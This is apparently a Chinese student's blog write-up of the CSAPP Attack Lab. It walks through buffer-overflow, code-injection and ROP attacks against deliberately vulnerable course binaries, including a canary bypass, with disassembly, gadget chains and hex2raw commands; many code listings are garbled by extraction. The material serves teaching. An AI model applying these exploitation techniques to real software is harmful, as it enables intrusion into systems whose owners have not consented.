Last updated on December 17, 2025 am
在 Attack Lab 中,我们要针对三个存在不同安全漏洞的程序,设计并实现总计六种攻击方案。三个程序有着不同的安全性,可能会有栈随机化保护和栈破坏检测,我们要实现的攻击类型有栈粉碎攻击,代码注入攻击和 ROP 攻击。
预备知识 汇编语言和 GDB 工具 在 Attack Lab 中,我们需要阅读和理解反汇编代码,有时需要使用 GDB 工具进行调试和分析程序行为。

栈粉碎攻击 栈粉碎攻击是一种常见的缓冲区溢出攻击形式,通过向程序输入超长数据,覆盖栈上的返回地址或其他关键数据,从而破坏程序正常控制流。

代码注入攻击 代码注入攻击指攻击者将恶意代码植入目标程序的内存中,并通过溢出等手段跳转至该代码执行。

ROP 攻击 ROP(Return-Oriented Programming)攻击是一种高级代码复用技术,通过组合程序中已有的代码片段(称为 gadgets)来构建恶意功能链。
前置准备 了解 target 在开始攻击之前,我们需要了解目标程序的功能和漏洞。Attack Lab 提供了三个目标程序:ctarget、rtarget 和 starget。通过阅读文档,我们知道三者有着相似的读取输入的逻辑。
ctarget 和 rtarget 通过下面定义的 getbuf 函数从标准输入读取字符串:
1
2
3
4
5
6
unsigned getbuf () char buf[BUFFER_SIZE];return 1 ;
gets() 函数无法判断其目标缓冲区是否足以存储将要读取的字符串。该函数会直接复制字节序列,这可能导致超出目标位置已分配存储空间的边界(即发生缓冲区溢出)。
starget 程序同样会从标准输入读取字符串。不过,它使用的是另一个函数 getbuf_with_canary(带金丝雀值的 getbuf 函数)来实现这一操作:
1
2
3
4
5
6
7
8
9
10
unsigned getbuf_withcanary () int len;char buf[128 ];char logMsg[128 ];0 ;memcpy (logMsg + len, buf, sizeof (buf));return 1 ;
反汇编 target 在 Attack Lab 中,我们可以使用 objdump 工具对目标程序进行反汇编,以便查看其汇编代码和了解栈空间情况。
1
2
3
objdump -d ctarget > ctarget.s
生成指令序列的字节码 在 Attack Lab 中,要想实现代码注入,我们需要将汇编指令转换为对应的字节码。具体步骤如下:
编写汇编代码并保存为 example.s 文件:
1
2
3
pushq $0 xabcdef # Push value onto stack$17 , %rax # Add 17 to %rax32 bits to %edx
使用 gcc 工具将汇编代码编译为目标文件:
1 gcc -c example.s -o example.o
使用 objdump 工具反汇编:
1 objdump -d example.o > example.d
查看反汇编结果,获取对应的字节码:
1
2
3
4
5
6
7
8
9
10
example.o: file format elf64-x86-64 section .text:140000000000000000 <.text>:0 : 68 ef cd ab 00 pushq $0 xabcdef5 : 48 83 c0 11 add $0 x11, %rax9 : 89 c2 mov %eax, %edx
hex2raw 工具 在 Attack Lab 中,由于 target 以字符串的形式读入,我们需要使用 hex2raw 工具将十六进制字符串转换为原始字节序列,以便构造攻击载荷。该工具的使用方法如下:
1 ./hex2raw < phase.txt > phase.raw
然后,我们可以将生成的 phase.raw 文件作为输入传递给目标程序:
1
2
./ ctarget < phase.raw
或者使用流水线方式:
1 cat phase.txt | ./hex2raw | ./ctarget
Phase 1 在 phase 1 中,我们需要针对 ctarget 程序实现栈粉碎攻击。
1
2
3
4
5
6
void test () int val;printf ("No exploit. Getbuf returned 0x%x\n" , val);
1
2
3
4
5
6
7
void touch1 () 1 ; printf ("Touch1!: You called touch1()\n" );1 );exit (0 );
我们需要构造一个输入,使得 getbuf 函数返回后,程序的控制流跳转到 touch1 函数。为此,我们需要覆盖栈上的返回地址,使其指向 touch1 函数的地址。
我们先查看一下 getbuf 函数的汇编代码,了解一下函数的栈空间是如何分布的。
1
2
3
4
5
6
7
8
0000000000401ba7 <getbuf>:48 83 ec 18 sub $0 x18,%rsp48 89 e7 mov %rsp,%rdi57 03 00 00 call 401f0e <Gets>01 00 00 00 mov $0 x1,%eax48 83 c4 18 add $0 x18,%rspret
从汇编代码中,我们可以看到 getbuf 函数在栈上分配了 0x18(24)字节的空间用于局部变量 buf。因此,我们需要输入超过 24 字节的数据来覆盖返回地址。从汇编代码中,我们还可以看到 touch1 函数的地址是 0x401c33。
于是,我们可以构造如下的输入:
1
2
3
4
5
/* phase1.txt */
转换为原始字节序列并传递给 ctarget 程序:
1 cat phase1.txt | ./hex2raw | ./ctarget
1
2
3
4
5
Cookie: 0x24c8ce66
Phase 2 在 phase 2 中,我们需要针对 ctarget 程序实现代码注入攻击。
1
2
3
4
5
6
void test () int val;printf ("No exploit. Getbuf returned 0x%x\n" , val);
1
2
3
4
5
6
7
8
9
10
11
12
void touch2 (unsigned val) 2 ; if (val == cookie) {printf ("Touch2!: You called touch2(0x%.8x)\n" , val);2 );else {printf ("Misfire: You called touch2(0x%.8x)\n" , val);2 );exit (0 );
我们需要构造一个输入,使得 getbuf 函数返回后,程序的控制流跳转到我们注入的代码,并调用 touch2 函数。为此,我们需要注入一段代码,该代码将 cookie 的值 mov 给 %edi 作为参数,并将 touch2 函数的地址 pushq 压入栈中,最后 ret 返回,这样程序就会跳转到 touch2 函数执行。
1 2 3 4 5 0000000000000000 <.text>:0 : bf 66 ce c8 24 mov $0 x24c8ce66,%edi5 : 68 67 1c 40 00 push $0 x401c67 a: c3 ret
除此之外,我们还需要用注入代码的起始位置地址(即储存字符串的地址)覆盖 getbuf 函数的返回地址。
1
2
3
4
5
6
7
8
0000000000401ba7 <getbuf>:48 83 ec 18 sub $0 x18,%rsp48 89 e7 mov %rsp,%rdi57 03 00 00 call 401f0e <Gets>01 00 00 00 mov $0 x1,%eax48 83 c4 18 add $0 x18,%rspret
1
2
3
4
5
6
gdb ctarget$rsp
通过调试,我们发现栈指针 %rsp 指向 0x5566c3e8 且正是字符串的储存地址(调试细节此处未呈现)。因此,我们可以构造如下的输入:
1
2
3
4
5
6
7
/* phase2.txt */
转换为原始字节序列并传递给 ctarget 程序:
1 cat phase2.txt | ./hex2raw | ./ctarget
1
2
3
4
5
Cookie: 0x24c8ce66
Phase 3 在 phase 3 中,我们需要针对 ctarget 程序实现代码注入攻击。
1
2
3
4
5
6
void test () int val;printf ("No exploit. Getbuf returned 0x%x\n" , val);
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 int hexmatch (unsigned val, char *sval) char cbuf[110 ];char *s = cbuf + random() % 100 ;sprintf (s, "%.8x" , val);return strncmp (sval, s, 9 ) == 0 ;void touch3 (char *sval) 3 ; if (hexmatch(cookie, sval)) {printf ("Touch3!: You called touch3(\"%s\")\n" , sval);3 );else {printf ("Misfire: You called touch3(\"%s\")\n" , sval);3 );exit (0 );
我们需要构造一个输入,使得 getbuf 函数返回后,调用 touch3 函数。为此,我们需要注入一段代码,该代码将 cookie 的地址 mov 给 %rdi 作为参数,并将 touch3 函数的地址 pushq 压入栈中,最后 ret 返回,这样程序就会跳转到 touch3 函数执行。
与 phase 2 类似,我们需要用注入代码的起始位置地址(即储存字符串的地址)覆盖 getbuf 函数的返回地址。但除此之外,我们还需要将 cookie 储存在某个可控且安全的位置,并且将其地址 mov 给 %rdi 。
getbuf 函数在栈上分配的 0x18 字节的空间似乎足够存放我们注入的代码和 cookie,我们可以将 cookie 存放在栈上的局部变量 buf 中。但当调用 hexmatch 和 strncmp 这两个函数时,它们会将数据压入栈中,从而可能覆盖一部分原本存储着 getbuf 函数所用缓冲区的内存。
我们先尝试将 cookie 存放在 buf 中:
1
2
3
4
5
6
7
/* phase3.txt */
1 ./hex2raw < phase3.txt > phase3.raw
启动调试,观察栈空间的变化:
1
2
3
4
5
gdb ctarget
在调用 hexmatch 函数前后,分别执行 x/20x 0x5566c3e8 ,查看栈空间内容:
1
2
3
4
5
6
7
8
9
10
11
12
13
(gdb) x/20x 0x5566c3e8
对比发现,在调用 hexmatch 函数后,栈空间的内容发生了变化,原本存储 cookie 的位置被覆盖了。因此,我们需要为 cookie 寻找一个更安全的位置,发现0x5566c414 位置起的 12 个字节全为 0x00 ,且在调用 hexmatch 函数前后没有发生变化,我们可以将 cookie 存放在该位置。
同时为了防止会上层栈帧的覆盖造成不必要的影响,我们不改动除 cookie 之外的内容。
1
2
3
4
5
6
7
8
9
10
/* phase3.txt */
转换为原始字节序列并传递给 ctarget 程序:
1 cat phase3.txt | ./hex2raw | ./ctarget
1
2
3
4
5
Cookie: 0x24c8ce66
Phase 4 在 phase 4 中,我们需要针对 rtarget 程序实现 ROP 攻击。
1
2
3
4
5
6
void test () int val;printf ("No exploit. Getbuf returned 0x%x\n" , val);
1
2
3
4
5
6
7
8
9
10
11
12
void touch2 (unsigned val) 2 ; if (val == cookie) {printf ("Touch2!: You called touch2(0x%.8x)\n" , val);2 );else {printf ("Misfire: You called touch2(0x%.8x)\n" , val);2 );exit (0 );
我们需要构造一个输入,使得 getbuf 函数返回后,程序的控制流跳转到 touch2 函数。但由于栈随机化,我们需要利用 ROP 技术,通过一系列的 gadgets 来实现对 touch2 函数的调用。
具体来说,我们需要找到合适的 gadgets 来构造 ROP 链,首先是将 cookie 的值加载到寄存器中,然后调用 touch2 函数。将值加载到寄存器中可以通过 popq 指令实现,这样我们只需要将 cookie 的值放到栈上即可。
清楚我们需要什么指令后,从 gadgets 库中寻找合适的 gadgets 组成 ROP 链:
1 2 3 4 5 6 58 c3 2c popq %raxret 89 c7 c3 movl %eax, %ediret
结合上述两个 gadgets,添加 touch2 函数地址和 cookie 的值组成攻击载荷:
1
2
3
4
5
6
7
8
/* phase4.txt */
转换为原始字节序列并传递给 rtarget 程序:
1 cat phase4.txt | ./hex2raw | ./rtarget
1
2
3
4
5
Cookie: 0x24c8ce66
Phase 5 在 phase 4 中,我们需要针对 rtarget 程序实现 ROP 攻击。
1
2
3
4
5
6
void test () int val;printf ("No exploit. Getbuf returned 0x%x\n" , val);
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 int hexmatch (unsigned val, char *sval) char cbuf[110 ];char *s = cbuf + random() % 100 ;sprintf (s, "%.8x" , val);return strncmp (sval, s, 9 ) == 0 ;void touch3 (char *sval) 3 ; if (hexmatch(cookie, sval)) {printf ("Touch3!: You called touch3(\"%s\")\n" , sval);3 );else {printf ("Misfire: You called touch3(\"%s\")\n" , sval);3 );exit (0 );
我们需要构造一个输入,使得 getbuf 函数返回后,调用 touch3 函数。但由于栈随机化,我们需要利用 ROP 技术,通过一系列的 gadgets 来实现对 touch3 函数的调用。
首先,需要将 cookie 字符串储存在内存空间中,由于 cookie 信息只能由我们的攻击载荷带入,所以 cookie 只能储存在栈空间中。但是,由于栈随机化保护,我们无法直接 cookie 字符串的确切地址。一个容易想到的方法是采用相对地址,虽然栈地址是随机的,但是 cookie 字符串相对于栈顶的偏移量是固定的,因此,我们可以通过获取当前 %rsp 的值再加上偏移量来获取 cookie 字符串的地址。
有了这个基本思路我们接下来就需要去寻找合适的 gadgets 来实现这个思路,这个过程比较曲折,因为提供的 gadgets 库中有时可能并没有直接对应的指令,我们需要通过组合多个 gadgets 来实现我们想要的功能。
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 48 89 e0 c3 movq %rsp, %raxret 48 89 c7 90 c3 movq %rax, %rdinop ret 58 c3 popq %raxret 89 c1 38 c9 c3 movl %eax, %ecxret 89 ca 90 90 c3 movl %ecx, %edxnop nop ret 89 d6 20 db c3 movl %edx, %esiret 48 8d 04 37 c3 lea (%rdi,%rsi,1 ), %raxret 48 89 c7 90 c3 movq %rax, %rdinop ret
结合上述 gadgets,添加 touch3 函数地址和 cookie 字符串组成攻击载荷:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
/* phase5.txt */
转换为原始字节序列并传递给 rtarget 程序:
1 cat phase5.txt | ./hex2raw | ./rtarget
1
2
3
4
5
Cookie: 0x24c8ce66
Phase 6 在 phase 6 中,我们需要针对 starget 程序实现 ROP 攻击。但是有了栈溢出检测的保护,简单的栈溢出无法实现返回导向编程(ROP)攻击,并且 starget 中的 getbuf_withcanary 函数也不再像 getbuf 那样存在漏洞。
1
2
3
4
5
6
7
8
9
10
unsigned getbuf_withcanary () int len;char buf[128 ];char logMsg[128 ];0 ;memcpy (logMsg + len, buf, sizeof (buf));return 1 ;
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
0000000000401df6 <getbuf_withcanary>:55 push %rbp48 89 e5 mov %rsp,%rbp48 81 ec 20 01 00 00 sub $0 x120,%rsp64 48 8b 04 25 28 00 mov %fs:0x28 ,%rax00 00 48 89 45 f8 mov %rax,-0x8 (%rbp)31 c0 xor %eax,%eax45 e4 00 00 00 00 movl $0 x0,-0x1c (%rbp)48 8d 85 60 ff ff ff lea -0xa0 (%rbp),%rax48 89 c7 mov %rax,%rdi02 00 00 call 4020e9 <Gets>45 e4 mov -0x1c (%rbp),%eax48 98 cltq48 8d 95 e0 fe ff ff lea -0x120 (%rbp),%rdx48 8d 0c 02 lea (%rdx,%rax,1 ),%rcx48 8d 85 60 ff ff ff lea -0xa0 (%rbp),%rax80 00 00 00 mov $0 x80,%edx48 89 c6 mov %rax,%rsi48 89 cf mov %rcx,%rdicall 401140 <memcpy@plt>01 00 00 00 mov $0 x1,%eax48 8b 75 f8 mov -0x8 (%rbp),%rsi64 48 33 34 25 28 00 xor %fs:0x28 ,%rsi00 00 74 05 je 401e66 <getbuf_withcanary+0x70 >72 07 00 00 call 4025d8 <__stack_chk_fail>leave ret
我们需要构造一个输入,使得 getbuf_withcanary 函数返回后,调用 touch3 函数。但由于栈随机化,我们需要利用 ROP 技术,通过一系列的 gadgets 来实现对 touch3 函数的调用。
可以看到,getbuf_withcanary 函数中有两个缓冲区 buf 和 logMsg,并且 memcpy 函数会将 buf 中一定长度的内容复制到 logMsg 中。由于栈溢出保护,我们无法直接通过 buf 覆盖返回地址,那样会修改金丝雀值,那有没有可以绕过金丝雀值,直接覆写返回地址的方法呢?有的,兄弟,有的。我们可以利用 memcpy 函数配合 len 作为偏移量越过金丝雀值来实现 ROP 攻击。
首先,我们需要知道 getbuf_withcanary 函数的栈空间结构,通过阅读汇编代码或调试可以得到如下栈布局:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
单位:字节
我们发现 len 变量位于 buf 之后,因此我们可以通过 buf 来覆写 len 的值,从而控制 memcpy 函数的复制字符串的目的地址,进而实现 ROP 攻击。需要注意,memcpy 函数只复制 128 字节,这意味着我们的 ROP 链不能过长。
接下来,我们只需要计算好偏移量,然后照搬 phase 5 的 ROP 链即可。注意 phase 6 中的 touch3 和对应 gadget 地址与 phase 5 不同。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
/* phase6.txt */
转换为原始字节序列并传递给 starget 程序:
1 cat phase6.txt | ./hex2raw | ./starget
1
2
3
4
5
Cookie: 0x24c8ce66
更适合北大宝宝体质的 Attack Lab 踩坑记 读厚 CSAPP III Attack Lab